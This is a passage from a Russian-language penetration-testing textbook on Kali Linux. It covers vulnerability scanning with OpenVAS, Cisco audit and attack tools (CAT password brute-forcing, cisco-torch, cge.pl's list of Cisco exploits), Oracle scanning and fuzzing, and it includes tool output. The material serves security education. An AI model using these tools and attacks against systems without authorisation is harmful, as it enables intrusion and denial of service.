Следующий столбец, о котором стоит поговорить, - это столбец QoD, или Quality of Detection. Как отмечалось ранее, сканер уязвимостей не может быть абсолютно уверен, что уязвимость существует. Оценка QoD показывает, насколько сканер уверен, что уязвимость существует. Чем выше оценка, тем увереннее сканер. Если у вас высокое QoD и высокая серьезность, это, вероятно, уязвимость, которую кто-то должен исследовать. В качестве примера один из результатов показан на рисунке 4-14. Это имеет QoD 99% и серьезность 10, которая столь же высока, как сканер. OpenVAS считает это серьезной проблемой, которая, по его мнению, подтверждается. Об этом свидетельствуют выходные данные, полученные от тестируемой системы.



Result: Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities

Vulnerability	Severity	QoD	Host	Location	Actions
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.86.239	8787/tcp	

Summary
Systems using Distributed Ruby (dRuby/DRb), which is available in Ruby versions 1.6 and later, may permit unauthorized systems to execute distributed commands.

Vulnerability Detection Result

The service is running in $SAFE >= 1 mode. However it is still possible to run arbitrary syscall commands on the remote host. Sending an invalid syscall the service returned the following response:

```
Flo:Errno::ENOSYS:bt["3/usr/lib/ruby/1.8/drb/drb.rb:1555:in `syscall'"0/usr/lib/ruby/1.8/drb/drb.rb:1555:in `send'"4/usr/lib/ruby/1.8/drb/drb.rb:1555:in
`__send__'"A/usr/lib/ruby/1.8/drb/drb.rb:1555:in `perform_without_block'"3/usr/lib/ruby/1.8/drb/drb.rb:1515:in `perform'"5/usr/lib/ruby/1.8/drb/drb.rb:1589:in
`main_loop'"0/usr/lib/ruby/1.8/drb/drb.rb:1585:in `loop'"5/usr/lib/ruby/1.8/drb/drb.rb:1585:in `main_loop'"1/usr/lib/ruby/1.8/drb/drb.rb:1581:in
`start'"5/usr/lib/ruby/1.8/drb/drb.rb:1581:in `main_loop'"//usr/lib/ruby/1.8/drb/drb.rb:1430:in `run'"1/usr/lib/ruby/1.8/drb/drb.rb:1427:in
`start'"//usr/lib/ruby/1.8/drb/drb.rb:1427:in `run'"6/usr/lib/ruby/1.8/drb/drb.rb:1347:in `initialize'"//usr/lib/ruby/1.8/drb/drb.rb:1627:in
`new'"9/usr/lib/ruby/1.8/drb/drb.rb:1627:in `start_service'"%/usr/sbin/druby_timeserver.rb:12:errnoi+:mesg"Function not implemented
```

Рис. 4-14. Поиск пакетов с помощью Ruby в OpenVAS

Каждый результат расскажет вам, как была обнаружена уязвимость. В этом случае OpenVAS обнаружил веб-страницу на основе Ruby и отправил ей запрос, пытаясь сделать системный вызов. В результате появилось сообщение об ошибке, которое подсказало OpenVAS, что эти системные вызовы разрешены через приложение. Поскольку системные вызовы используются для важных функций, таких как чтение и запись файлов, получение доступа к оборудованию и другим важным функциям, эти вызовы могут потенциально предоставить доступ злоумышленнику или повредить файлы в системе. Именно из-за этого потенциального уровня доступа серьезность была оценена так высоко.

огда вы получаете такой результат, стоит попробовать как можно лучше скопировать его вручную. Здесь вы можете включить регистрацию как можно выше. Это можно сделать, перейдя в настройки сканера и включив Log Whole Attack. Вы

также можете проверить журнал приложения из целевого приложения, чтобы увидеть, что именно было сделано. Повторить атаку и затем изменить ее полезными способами может быть важно. Например, ручное тестирование уязвимости, показанной на рисунке 4-14, привело к сообщению об ошибке, указывающем, что функция не была реализована. То, что пробовал OpenVAS, не было полностью успешным, поэтому необходимо дополнительное тестирование и исследования.

Если вам нужна помощь в проведении дополнительного тестирования, в результатах будет список ресурсов. На этих веб-страницах будет более подробная информация об уязвимости, которая поможет вам понять атаку, чтобы вы могли поработать над ее дублированием. Часто эти ресурсы указывают на объявление об уязвимости. Они также могут предоставить подробности от поставщиков об исправлениях или обходных решениях.

Еще один столбец, на который стоит обратить внимание, это второй столбец, который помечен просто значком. Это столбец, указывающий тип решения. Решения могут включать обходные пути, исправления поставщика или меры по смягчению. Каждый вывод предоставит дополнительную информацию об обходных путях или исправлениях, которые могут быть возможны. Одной из обнаруженных уязвимостей были особенности SMTP-сервера, которые могли привести злоумышленника к информации об адресах электронной почты. Рисунок 4-15 показывает один из результатов и его решение. Это конкретное решение является обходным путем. В этом случае обходным решением является отключение двух функций на почтовом сервере.

Рис. 4-15. Решение OpenVAS

Этот обходной путь предоставляет подробные сведения о том, как настроить два почтовых сервера. Эта конкретная система использует Postfix, который является одной из предоставленных деталей. Тем не менее, другие почтовые серверы также могут представлять эту уязвимость. Если вам нужна помощь в

настройке этих серверов, вам придется провести дополнительное исследование.

Последними столбцами для просмотра являются столбец Host и Location. Хост сообщает, в какой системе была уязвимость. Это важно, чтобы ваша организация знала, на какой системе она должна выполнять работу по настройке. Расположение указывает, на каком порту работает целевой сервис. Это позволяет вам знать, где вы должны ориентироваться на дополнительное тестирование. Когда вы предоставляете детали организации, важно включить систему, на которую влияют. Я также включаю любые исправления или исправления, которые могут быть доступны, когда я пишу отчеты для клиентов.

Уязвимости сетевых устройств

OpenVAS способен тестировать сетевые устройства. Если ваши сетевые устройства доступны по сетям, которые вы сканируете, они могут получить доступ к OpenVAS, который может определить тип устройства и выполнить соответствующие тесты. Однако в Kali также включены программы, специфичные для сетевых устройств и поставщиков. Cisco является распространенным поставщиком сетевого оборудования. Неудивительно, что различные программы будут выполнять тестирование на устройствах Cisco. Чем больше доступных целей, тем больше шансов, что кто-то будет разрабатывать инструменты и использовать их против этих целей. Cisco имеет большую долю рынка маршрутизации и коммутации, поэтому эти устройства являются хорошими целями для атак.

Сетевые устройства часто управляются по сетям. Это может быть сделано через веб-интерфейсы, использующие HTTP, или они могут также быть сделаны на консоли через протокол, такой как SSH или - гораздо менее идеальный, но все еще возможный - Telnet. Если у вас есть какое-либо устройство в сети, оно может быть использовано. Используя инструменты, доступные в Kali, вы можете начать обнаруживать потенциальные уязвимости в критически важной сетевой инфраструктуре.

Устройства аудита

Первое, что мы сделаем, это используем инструмент для базового аудита устройств Cisco в сети. Средство аудита Cisco (CAT) используется для попытки входа на предоставленные вами устройства. Это делается с учетом предоставленного списка слов для попытки входа в систему. Недостатком использования этого инструмента является то, что он использует Telnet для установления соединений, а не SSH, что более распространено в хорошо защищенных сетях. Любое управление через Telnet может быть перехвачено и прочитано в виде простого текста, потому что так оно передается. Поскольку управление сетевыми устройствами будет включать пароли, для управления более распространено использование зашифрованных протоколов, таких как SSH.

CAT также может исследовать систему с помощью простого протокола сетевого управления (SNMP). Версия SNMP, используемая CAT, устарела. Это не означает, что некоторые устройства до сих пор не используют устаревшие версии протоколов, таких как SNMP. SNMP может использоваться для сбора информации о конфигурации, а также о состоянии системы. В более старой версии SNMP для аутентификации используется строка сообщества, которая предоставляется в виде открытого текста, поскольку первая версия SNMP не использует шифрование. CAT использует список слов потенциальных строк сообщества, хотя обычно строка сообщества, доступная только для чтения, является общедоступной, а строка сообщества для чтения и записи - конфиденциальной в течение длительного времени. Во многих случаях они были значениями по умолчанию, и, если конфигурация системы не была изменена, это то, что вам нужно будет предоставить.

CAT - простая программа для запуска. Это скрипт на Perl, который вызывает отдельные модули для SNMP и брутфорса. Как я уже отмечал, это требует от вас предоставления хостов. Вы можете предоставить один хост или текстовый файл со списком хостов в нем. Пример 4-6 показывает вывод справки для CAT и как запустить ее на Cisco

Пример 4-6. вывод справки CAT

```
root@rosebud:~# CAT
Cisco Auditing Tool - gOne [nullO]
Usage:
          -h hostname (for scanning single hosts)
          -f hostfile (for scanning multiple hosts)
          -p port # (default port is 23)
          -w wordlist (word list for community name guessing)
          -a passlist (word list for password guessing)
          -i [ioshist] (Check for IOS History bug)
          -l logfile (file to log to, default screen)
```

```
        -q quiet mode (no screen output)
```

Программа *cisco-torch* может использоваться для сканирования устройств Cisco. Одно из различий между этим и CAT заключается в том, что *cisco-torch* можно использовать для поиска доступных портов / служб SSH. Кроме того, устройства Cisco могут хранить и извлекать конфигурации с серверов TFTP. cisco-torch может использоваться для идентификации серверов TFTP и Network Transfer Protocol (NTP). Это поможет определить инфраструктуру, связанную как с устройствами межсетевой операционной системы Cisco (IOS), так и с поддерживающей инфраструктурой для этих устройств. IOS - это операционная система, которую Cisco использует на своих маршрутизаторах и корпоративных коммутаторах. Пример 4-7 показывает сканирование локальной сети в поисках веб-серверов Telnet, SSH и Cisco. Все эти протоколы могут использоваться для удаленного управления устройствами Cisco.

ПРИМЕЧАНИЕ

Cisco использует IOS уже несколько десятилетий. IOS не следует путать с iOS, которую Apple называет операционной системой, которая управляет его мобильными устройствами.

Пример 4-7. Вывод cisco-torch

```
root@rosebud:~# cisco-torch -t -s -w 192.168.86.0/24
Using config file torch.conf...
Loading include and plugin ...
#########################################################################
# Cisco Torch Mass Scanner #
# Because we need it... #
# http://www.arhont.com/cisco-torch.pl #
#########################################################################
List of targets contains 256 host(s)
Will fork 50 additional scanner processes
Range Scan from 192.168.86.12 to 192.168.86.17
17855: Checking 192.168.86.12 ...
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
Range Scan from 192.168.86.6 to 192.168.86.11
17854: Checking 192.168.86.6 ...
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
Range Scan from 192.168.86.18 to 192.168.86.23
17856: Checking 192.168.86.18 ...
```

Частично из-за доли рынка Cisco и количества времени использования его устройств в Интернете устройства Cisco имеют известные уязвимости. Идентификация устройств - это не то же самое, что выявление уязвимостей. В результате нам нужно знать, какие уязвимости могут быть на устройствах, которые мы находим. К счастью, в дополнение к использованию OpenVAS для поиска уязвимостей в Perl поставляется скрипт Perl для поиска уязвимостей Cisco. Этот скрипт, *cge.pl*, знает о конкретных уязвимостях, связанных с устройствами Cisco. В примере 4-8 приведен список уязвимостей, которые можно протестировать с помощью *cge.pl*, а также способ запуска сценария, который принимает цель и номер уязвимости.

Example 4-8. Запуск cge.pl для сканирования уязвимостей Cisco

```
root@rosebud:~# cge.pl

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1]    - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2]    - Cisco IOS Router Denial of Service Vulnerability
[3]    - Cisco IOS HTTP Auth Vulnerability
[4]    - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability

[5]    - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability

[6]    - Cisco 675 Web Administration Denial of Service Vulnerability
[7]    - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8]    - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9]    - Cisco 514 UDP Flood Denial of Service Vulnerability
[10]    - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability

[11]    - Cisco Catalyst Memory Leak Vulnerability
[12]    - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13]    - 0 Encoding IDS Bypass Vulnerability (UTF)
[14]    - Cisco IOS HTTP Denial of Service Vulnerability
```

Одним из последних инструментов Cisco, на который стоит обратить внимание, является cisco-ocs. Это еще один сканер Cisco, но для проведения тестирования не требуется никаких параметров. Вы не выбираете, что делает cisco-ocs; это просто делает это. Все, что вам нужно сделать, это указать диапазон адресов. Вы можете увидеть запуск cisco-ocs в Примере 4-9. После того, как вы укажете диапазон адресов, запустите и остановите IP-адрес, инструмент начнет по очереди проверять каждый адрес на предмет точек входа и потенциальных уязвимостей.

Example 4-9. Запуск cisco-ocs

```
root@rosebud:~# cisco-ocs 192.168.86.1 192.168.86.254
********************************** OCS v 0.2
**********************************
****
****
**** coded by OverIP
****
**** overip@gmail.com
****
**** under GPL License
****
****
****
**** usage: ./ocs xxx.xxx.xxx.xxx yyy.yyy.yyy.yyy
****
****
****
**** xxx.xxx.xxx.xxx = range start IP
****
**** yyy.yyy.yyy.yyy = range end IP
****
****
****
**************************************************************************
******
(192.168.86.1) Filtered Ports
(192.168.86.2) Filtered Ports
```

Как видите, несколько программ ищут устройства Cisco и потенциальные уязвимости. Если вы можете найти эти устройства, и они показывают либо открытые порты для тестирования входа в систему, либо, что еще хуже, уязвимости, определенно стоит пометить их как устройства для поиска эксплойтов.

База уязвимостей

Серверы баз данных обычно содержат много конфиденциальной информации, хотя обычно они находятся в изолированных сетях. Однако это не всегда так. Некоторые организации могут также полагать, что изоляция базы данных защищает ее, что не соответствует действительности. Если злоумышленник может проникнуть через веб-сервер или сервер приложений, обе эти системы могут иметь надежные соединения с базой данных. Это взрывает много информации для атаки. Когда вы тесно сотрудничаете с компанией, вы можете получить прямой доступ к изолированной сети для поиска уязвимостей. Независимо от того, где находится система, организации должны обязательно блокировать свои базы данных и исправлять обнаруженные уязвимости.

Oracle - крупная компания, которая построила свой бизнес на корпоративных базах данных. Если компании нужны большие базы данных с конфиденциальной информацией, она вполне может обратиться к Oracle. Установленный в Kali программный *oscanner* сканирует базы данных Oracle для выполнения проверок. Программа использует архитектуру плагинов для проведения тестов баз данных Oracle, включая попытки получить идентификаторы безопасности (SID) с сервера баз данных, списки учетных записей, взлом паролей и ряд других атак. Oscanner написан на Java, поэтому он может быть переносимым на несколько операционных систем.

oscanner также поставляется с несколькими списками, включая список учетных записей, пользователей и услуг. В некоторых файлах не так много возможностей, но они являются отправной точкой для атак на Oracle. Как и во многих других инструментах, с которыми вы столкнетесь, вы будете собирать собственную коллекцию идентификаторов служб, пользователей и потенциальных паролей по ходу работы. Вы можете добавить к этим файлам для лучшего тестирования базу данных Oracle. По мере того, как вы будете тестировать все больше систем и сетей, вы должны расширять возможности данных, которые у вас есть для выполнения проверок. Со временем это увеличит вероятность успеха. Помните, что когда вы запускаете списки слов для имен пользователей и паролей, вы добьетесь успеха только в том случае, если имя пользователя или пароль, настроенные в системе, точно совпадают с данными в списках слов.

Выявление новых уязвимостей

Программное обеспечение имеет ошибки. Это природа зверя. Программное обеспечение, особенно большие части программного обеспечения, является сложным. Чем больше сложность, тем больше шансов на ошибку. Подумайте обо всех вариантах, которые были сделаны в ходе работы программы. Если вы начнете вычислять все возможные пути выполнения через программу, вы быстро попадете в большие числа. Сколько из этих полных путей выполнения тестируется при тестировании программного обеспечения? Скорее всего, только подмножество всего набора путей выполнения. Даже если проверяются все пути выполнения, какие виды ввода проверяются?

Некоторое тестирование программного обеспечения может быть сосредоточено на функциональном тестировании. Речь идет о проверке правильности указанной функциональности. Это может быть сделано путем положительного тестирования - чтобы убедиться, что то, что происходит, ожидается. Также может быть некоторое количество негативных тестов. Вы хотите, чтобы ваша программа вежливо провалилась, если произойдет что-то неожиданное Это негативное тестирование, которое может быть трудно выполнить, потому что если у вас есть набор данных, который вы ожидаете, это только частичный набор по сравнению со всем, что может произойти в ходе работы программы, особенно тот, который принимает пользовательский ввод в какой-то момент.

Граничное тестирование происходит, когда вы выходите за границы ожидаемого ввода. Вы проверяете границы максимальных или минимальных значений, и просто вне максимума или минимума - проверяете на ошибки и корректно обрабатываете ввод.
Отправка данных приложений, которые они не ожидают, является способом выявления ошибок в программе. Вы можете получить сообщения об ошибках, содержащие полезную информацию, или вы можете получить сбой программы. Одним из способов достижения этого является использование класса приложений, называемых фаззерами. Фаззер генерирует случайные или переменные данные для предоставления приложению. Ввод программно генерируется на основе набора правил.

ПРИМЕЧАНИЕ

Некоторые люди могут считать фаззинг тестированием черного ящика, потому что программа фаззинга не знает о внутренней работе приложения службы. Он отправляет данные независимо от того, как программа ожидает ввода. Тестирование черного ящика заключается в том, чтобы рассматривать

тестируемое программное обеспечение как черный ящик - внутреннюю работу не видно. Даже если у вас есть доступ к исходному коду, вы не разрабатываете тесты, которые вы запускаете с фаззером, в отношении того, как выглядит исходный код. С этой точки зрения, приложение также может быть черным ящиком, даже если у вас есть исходный код.

У Kali есть несколько фаззеров и еще больше, которые можно установить. Обратим внимание на *sfuzz*. *sfuzz* имеет коллекцию файлов правил, которая сообщает программе, как создавать отправляемые данные. Некоторые из них основаны на определенных протоколах. Например, пример 4-10 показывает использование *sfuzz* для отправки SMTP-трафика на почтовый сервер. Флаг *-T* указывает, что мы используем TCP, а флаг *-s* говорит, что мы собираемся выполнять фаззу, а не буквальное фаззинг. Флаг *-f* говорит об использовании файла */usr/share/sfuzzdb/basic.smtp* в качестве входных данных для использования фаззером. Наконец, флаги *-S* и *-p* указывают целевой IP-адрес и порт соответственно.

Example 4-10. Использование sfuzz для fuzz на SMTP сервер

```
root@rosebud:~# sfuzz -T -s -f /usr/share/sfuzz-db/basic.smtp -S 127.0.0.1 -p 25

[18:16:35] dumping options:
        filename: </usr/share/sfuzz-db/basic.smtp>
        state:                  &lt;8&gt;
        lineno:                 &lt;14&gt;
        literals:                 [30]
        sequences: [31]
          -- snip --
        [18:16:35] info: beginning fuzz - method: tcp, config from:
        [/usr/share/sfuzz-db/basic.smtp], out: [127.0.0.1:25]
[18:16:35] attempting fuzz - 1 (len: 50057).
[18:16:35] info: tx fuzz - (50057 bytes) - scanning for reply.
[18:16:35] read:
220 rosebud.washere.com ESMTP Postfix (Debian/GNU)
250  rosebud.washere.com

================================================================================
[18:16:35] attempting fuzz - 2 (len: 50057).
[18:16:35] info: tx fuzz - (50057 bytes) - scanning for reply.
[18:16:35] read:
220 rosebud.washere.com ESMTP Postfix (Debian/GNU)
250  rosebud.washere.com

================================================================================
[18:16:35] attempting fuzz - 3 (len: 50057).
```

```
[18:16:35] info: tx fuzz - (50057 bytes) - scanning for reply.
[18:16:36] read:
220 rosebud.washere.com ESMTP Postfix (Debian/GNU)
250  rosebud.washere.com
251  ================================================================
     ==== ==
```

Одна из проблем, связанных с использованием нечетких атак, заключается в том, что они могут вызывать сбои программы. Хотя в конечном итоге это и является целью упражнения, вопрос заключается в том, как определить, когда программа действительно потерпела крах. Конечно, вы можете сделать это вручную, запустив тестируемую программу в сеансе отладчика, чтобы отладчик ловил сбой. Проблема с этим подходом заключается в том, что может быть трудно узнать, какой тестовый случай вызвал сбой, и, хотя обнаружение ошибки является хорошим, просто получить сбой программы недостаточно для выявления уязвимостей или создания эксплойтов, которые используют уязвимость. В конце концов, ошибка не обязательно является уязвимостью. Это может быть просто ошибка. Пакеты программ могут использоваться для интеграции мониторинга программ с тестированием приложений. Вы можете использовать такую программу, как *valgrind*, чтобы иметь возможность проводить анализ.

В некоторых случаях вы можете найти программы, предназначенные для определенных приложений или протоколов. В то время как *sfuzz* является программой фаззинга общего назначения, которая может работать с несколькими протоколами, такие программы, как *protos-sip*, специально разработаны для тестирования SIP, распространенного протокола, используемого в реализациях VoIP. Пакет *protos-sip* - это Java-приложение, разработанное в рамках исследовательской программы. Исследование превратилось в создание компании, которая продает программное обеспечение, разработанное для сетевых протоколов.

Не все приложения являются службами, которые прослушивают данные в сети. Многие приложения принимают данные в виде файлов. Даже что-то вроде sfuzz, которое принимает определения в качестве входных данных, принимает эти определения в форме файлов. Конечно, текстовые файлы, программы для работы с электронными таблицами, программы для презентаций и множество других типов программ используют файлы. Некоторые фаззеры разработаны для тестирования приложений, которые принимают файлы в качестве входных данных.

zzuf- одна из программ, которую вы можете использовать для более широкого спектра фазз-тестирования. Эта программа может манипулировать вводом в

программу, чтобы передавать ей неожиданные данные. В примере 4-11 показан запуск *zzuf* для программы *pdf-parser*, которая представляет собой скрипт Python, используемый для сбора информации из файла PDF. Что мы делаем, это передаем запуск программы в *zzuf* в качестве параметра командной строки после того, как мы сказали *zzuf*, что делать. Вы заметите, что мы сразу начинаем получать ошибки. В этом случае мы получаем трассировку стека, показывая нам детали о программе. Поскольку это скрипт на Python и исходный код доступен, это не большая проблема, но это ошибка, которую программа не обрабатывает напрямую.

Пример 4-11. Fuzzing pdf-парсер с помощью zzuf

```
root@rosebud:~# zzuf -s 0:10 -c -C 0 -T 3 pdf-parser -a fuzzing.pdf
Traceback (most recent call last):
   File "/usr/bin/pdf-parser", line 1417, in <module> Main()

   File "/usr/bin/pdf-parser", line 1274, in Main object =
      oPDFParser.GetObject()
   File "/usr/bin/pdf-parser", line 354, in GetObject self.objectId =
      eval(self.token[1])
   File "<string>", line 1
      1
```

В командной строке для *zzuf* мы говорим ему использовать начальные значения (*-s*) и вводить ввод только в командной строке. Любая программа, которая читает файлы конфигурации для своей работы, не будет изменять эти файлы конфигурации в процессе работы. Мы пытаемся изменить только входные данные из указанного нами файла. Указание *-C 0* указывает *zzuf* не останавливаться после первого сбоя. Наконец, *-T 3* говорит, что мы должны сделать тайм-аут через 3 секунды, чтобы тест не зависал.

Использование такого инструмента может предоставить большой потенциал для выявления ошибок в приложениях, которые читают и обрабатывают файлы. Так программа общего назначения, *zzuf* обладает потенциалом даже за пределами ограниченных возможностей, показанных здесь. Помимо фаззинга файлов, его можно использовать для фаззинга сетей. Если вы заинтересованы в поиске уязвимостей, можно потратить немного времени на изучение и использование *zzuf*

Резюме

Уязвимости - это потенциально открытые двери, через которые могут проходить атаки с использованием эксплойтов. Выявление уязвимостей является важной задачей для тех, кто проводит тестирование безопасности, поскольку устранение уязвимостей является важным элементом программы безопасности организации. Вот некоторые идеи из главы:

- Уязвимость - это слабость в программном обеспечении или системе. Уязвимость - это ошибка, но ошибка может и не быть уязвимостью.
- Эксплойт - это средство использования уязвимости для получения того, к чему злоумышленник не должен иметь доступа.
- OpenVAS - это сканер уязвимостей с открытым исходным кодом, который может использоваться для сканирования как удаленных уязвимостей, так и локальных уязвимостей.
- Локальные уязвимости требуют, чтобы кто-то имел какой-то аутентифицированный доступ, что может сделать их менее критичными для некоторых людей, но они по-прежнему необходимы для исправления, поскольку они могут использоваться для эскалации привилегий.
- Сетевые устройства также открыты для уязвимостей и могут предоставить злоумышленнику доступ для изменения потоков трафика. Сканирование на наличие уязвимостей в сетевых устройствах может быть выполнено с помощью OpenVAS или других специальных инструментов, в том числе ориентированных на устройства Cisco.
- Определение уязвимостей, которые не существуют, может занять некоторое время, но такие инструменты, как fuzzers, могут быть полезны для запуска сбоев программ, которые могут быть уязвимостями.

Дополнительные ресурсы

- Open Web Application Security Project (OWASP) Fuzzing
- Mateusz Jurczyk's Black Hat slide deck, "Effective File Format Fuzzing"
- Michael Sutton and Adam Greene's Black Hat slide deck, "The Art of File Format Fuzzing"
- Hanno Böck's tutorial, "Beginner's Guide to Fuzzing"
- Deja vu Security's tutorial, "Tutorial: File Fuzzing"

Глава 5. Автоматизация эксплойтов

Сканеры уязвимостей предоставляют набор данных. Они не дают гарантии того, что уязвимость существует. Они даже не гарантируют, что мы обнаружим полный список уязвимостей, которые могут существовать в сети организации. Сканер может вернуть неполные результаты по многим причинам. Первый заключается в том, что сегменты сети или системы могут быть исключены из сканирования и сбора информации. Это часто случается с проведением некоторого тестирования безопасности. Другое может быть то, что сканер был заблокирован от определенных служебных портов. Сканер не может добраться до этих портов, и в результате он не может определить, какие потенциальные уязвимости могут существовать в этой службе.
Результаты использования сканеров уязвимостей, которые мы использовали, являются лишь отправной точкой. Проверка того, являются ли они пригодными для использования, обеспечивает не только достоверность результатов, но и, кроме того, вы сможете показать руководителям, что можно сделать в результате этой уязвимости. Демонстрации - это мощный способ привлечь внимание людей к проблемам безопасности. Это особенно верно, если демонстрация ведет к ясному пути к уничтожению или компрометации информационного ресурса.

Использование уязвимостей - это способ продемонстрировать, что уязвимости существуют. Эксплойты могут охватывать широкий спектр действий, хотя вы можете подумать, что когда мы говорим об эксплойтах, мы говорим о взломе запущенных программ и получении некоторого уровня интерактивного доступа к системе. Это не обязательно правда. Иногда уязвимость - это просто слабый пароль. Это может дать некоторый доступ к веб-интерфейсу, содержащему конфиденциальные данные. Уязвимость может быть слабостью, которая приводит к отказу в обслуживании, либо всей системы, либо только одного приложения. Это означает, что есть много способов, которыми мы можем использовать эксплойты. В этой главе мы начнем рассматривать некоторые из этих способов и инструментов, доступных в Kali.

Что такое эксплойт?

Уязвимости - это одно. Это слабые места в программном обеспечении или системах. Использование этих слабых мест для компрометации системы или получения несанкционированного доступа, в том числе повышение ваших привилегий выше предоставленных вам, является эксплуатацией. Эксплойты постоянно разрабатываются, чтобы использовать выявленные уязвимости. Иногда эксплойт разрабатывается примерно в то же время, когда была обнаружена уязвимость. В других случаях уязвимость обнаруживается первой и является теоретической; происходит сбой программы или анализ исходного кода, что свидетельствует о наличии проблемы в программном обеспечении. Эксплойт может прийти позже. Поиск уязвимостей может потребовать другого набора навыков от написания эксплойтов.

Здесь важно отметить, что даже при наличии явной уязвимости вы не сможете воспользоваться этой уязвимостью. Возможно, эксплойт недоступен, или вы не сможете использовать уязвимость самостоятельно. Кроме того, использование уязвимости не всегда гарантирует компрометацию системы или даже повышение привилегий. Это не прямая граница между выявлением уязвимости и компрометацией призовой системы, повышением привилегий или удалением данных. Получить то, что вы хотите, может быть много работы, даже если вы знаете уязвимость и имеете эксплойт.

Вы можете использовать эксплойт и знать, что уязвимость существует. Не все подвиги работают надежно. Это иногда зависит от времени. Это также может зависеть от конкретной конфигурации системы. Небольшое изменение конфигурации, даже если в программном обеспечении имеется правильный уязвимый код, может сделать эксплойт неэффективным или непригодным для использования. Временами вы можете запускать эксплойт несколько раз подряд безуспешно, только чтобы добиться успеха, скажем, на шестой или десятой попытке. Некоторые уязвимости просто работают таким образом. Вот тут-то и проявляются усердие и настойчивость. Работа человека, проводящего тестирование безопасности, не проста и не прямолинейна.

ЭТИКА

Выполнение любого эксплойта может поставить под угрозу целостность системы и, возможно, данные в этой системе. Здесь вам нужно быть прямым в общении с вашей целью, предполагая, что вы работаете рука об руку с ними. Если ситуация действительно красная команда против голубой команды, и ни один из них на самом деле не знает о существовании другой, это может быть вопросом всех честных в любви и системных компромиссов. Убедитесь, что вы знаете ожидания от вашей помолвки и что вы не делаете ничего преднамеренно вредного или незаконного.

Атаки Cisco

Маршрутизаторы и коммутаторы - это сетевые устройства, которые обеспечивают доступ к серверам и рабочим столам внутри предприятия. Компании, которые серьезно относятся к своей сети и имеют приличный размер, скорее всего, имеют маршрутизаторы, которыми можно управлять по сети, часто используя SSH для удаленного доступа к устройству. Маршрутизатор является устройством шлюза, который имеет только одну сеть внутри и все остальное снаружи. Это отличается от получения маршрутизатора корпоративного уровня, который использует протоколы маршрутизации, такие как Open Shortest Path First (OSPF), Interior Border Gateway Protocol (I-BGP) или Intermediate System to Intermediate System (IS-IS).

Коммутаторы в корпоративных сетях также имеют возможности управления, в том числе управление виртуальными локальными сетями (VLAN), протоколом STP, механизмами доступа, аутентификацией устройств, подключенных к сети, и другими функциями, связанными с подключением уровня 2. В результате, как и маршрутизаторы, эти коммутаторы, как правило, имеют порт управления, который обеспечивает доступ из сети для управления устройствами.

Как маршрутизаторы, так и коммутаторы, независимо от поставщика, могут иметь уязвимости. В конце концов, они запускают специализированное программное обеспечение. Каждый раз, когда есть программное обеспечение, есть вероятность ошибок. Cisco имеет большую долю рынка в корпоративном пространстве. Поэтому, как и в случае Microsoft Windows, Cisco является большой целью для написания программного обеспечения для эксплуатации. У Kali есть инструменты, связанные с устройствами Cisco. Такая эксплуатация устройств Cisco может создавать условия отказа в обслуживании, обеспечивать возможность успеха других атак или предоставлять злоумышленнику доступ к устройству, что позволяет изменять конфигурации.

О ПРОШИВКЕ

Маршрутизаторы и коммутаторы запускают программное обеспечение, но они запускают его из специального места. Вместо того, чтобы хранить программное обеспечение на диске и загружать его оттуда, оно записывается в микросхемы, называемые специализированными интегральными схемами (ASIC). Когда программное обеспечение хранится в оборудовании таким образом, оно называется встроенным программным обеспечением.

Некоторые из инструментов, используемых для поиска уязвимостей, также могут быть использованы для использования. Такой инструмент, как CAT, будет не только искать устройства Cisco в сети, но также будет выполнять атаки методом "грубой силы" против этих устройств. Если эти устройства имеют слабую аутентификацию, что означает, что они плохо настроены, это уязвимость, которую можно использовать. Такой инструмент, как CAT, можно использовать для получения паролей для доступа к устройствам. Это простая уязвимость и эксплойт.

Протоколы управления

Устройства Cisco поддерживают несколько протоколов управления. К ним относятся SNMP, SSH, Telnet и HTTP. Устройства Cisco имеют встроенные веб-серверы. Эти веб-серверы могут быть атакованы как с точки зрения скомпрометированных учетных данных, так и с помощью атаки на сам веб-сервер, чтобы создать атаки типа «отказ в обслуживании» и другие компрометации устройства. Для атаки на эти протоколы управления можно использовать различные инструменты. Одним из них является *cisco-torch*.

Программа *cisco-torch* - это сканер, который может искать устройства Cisco в сети на основе этих разных протоколов. Он также может идентифицировать уязвимости на веб-сервере, которые могут работать на устройствах Cisco. Программа использует набор текстовых файлов для выполнения дактилоскопии на устройствах, которые она находит, с целью выявления проблем, которые могут существовать в этих файлах. Кроме того, он использует несколько потоков для более быстрого сканирования. Если вы хотите изменить конфигурацию или увидеть файлы, которые используются для ее работы, вы можете посмотреть файл конфигурации в */etc/ciscotorch/torch.conf*, как показано в примере 5-1.

Пример 5-1. Файл /etc/cisco-torch/torch.conf

```
root@yazpistachio:/etc/cisco-torch# cat torch.conf
$max_processes=50; #Max process
$hosts_per_process=5; #Max host per process
$passfile= "password.txt"; #Password word database
$communityfile="community.txt"; #SNMP community database
$usersfile="users.txt"; # Users word database
$brutefile="brutefile.txt"; #TFTP file word database
$fingerprintdb = "fingerprint.db"; #Telnet fingerprint database
$tfingerprintdb = "tfingerprint.db"; #TFTP fingerprint database
$tftprootdir ="tftproot"; # TFT root directory
$tftpserver ="192.168.77.8"; #TFTP server hostname
$tmplogprefix = "/tmp/tmplog"; #Temp file directory
$logfile="scan.log"; #Log file filename
$llevel="cdv"; #Log level
$port = 80; #Web service port
```

Файлы, упомянутые в файле конфигурации, можно найти в */usr/share/ciscotorch*. Одним из списков, которые вы можете увидеть в файле

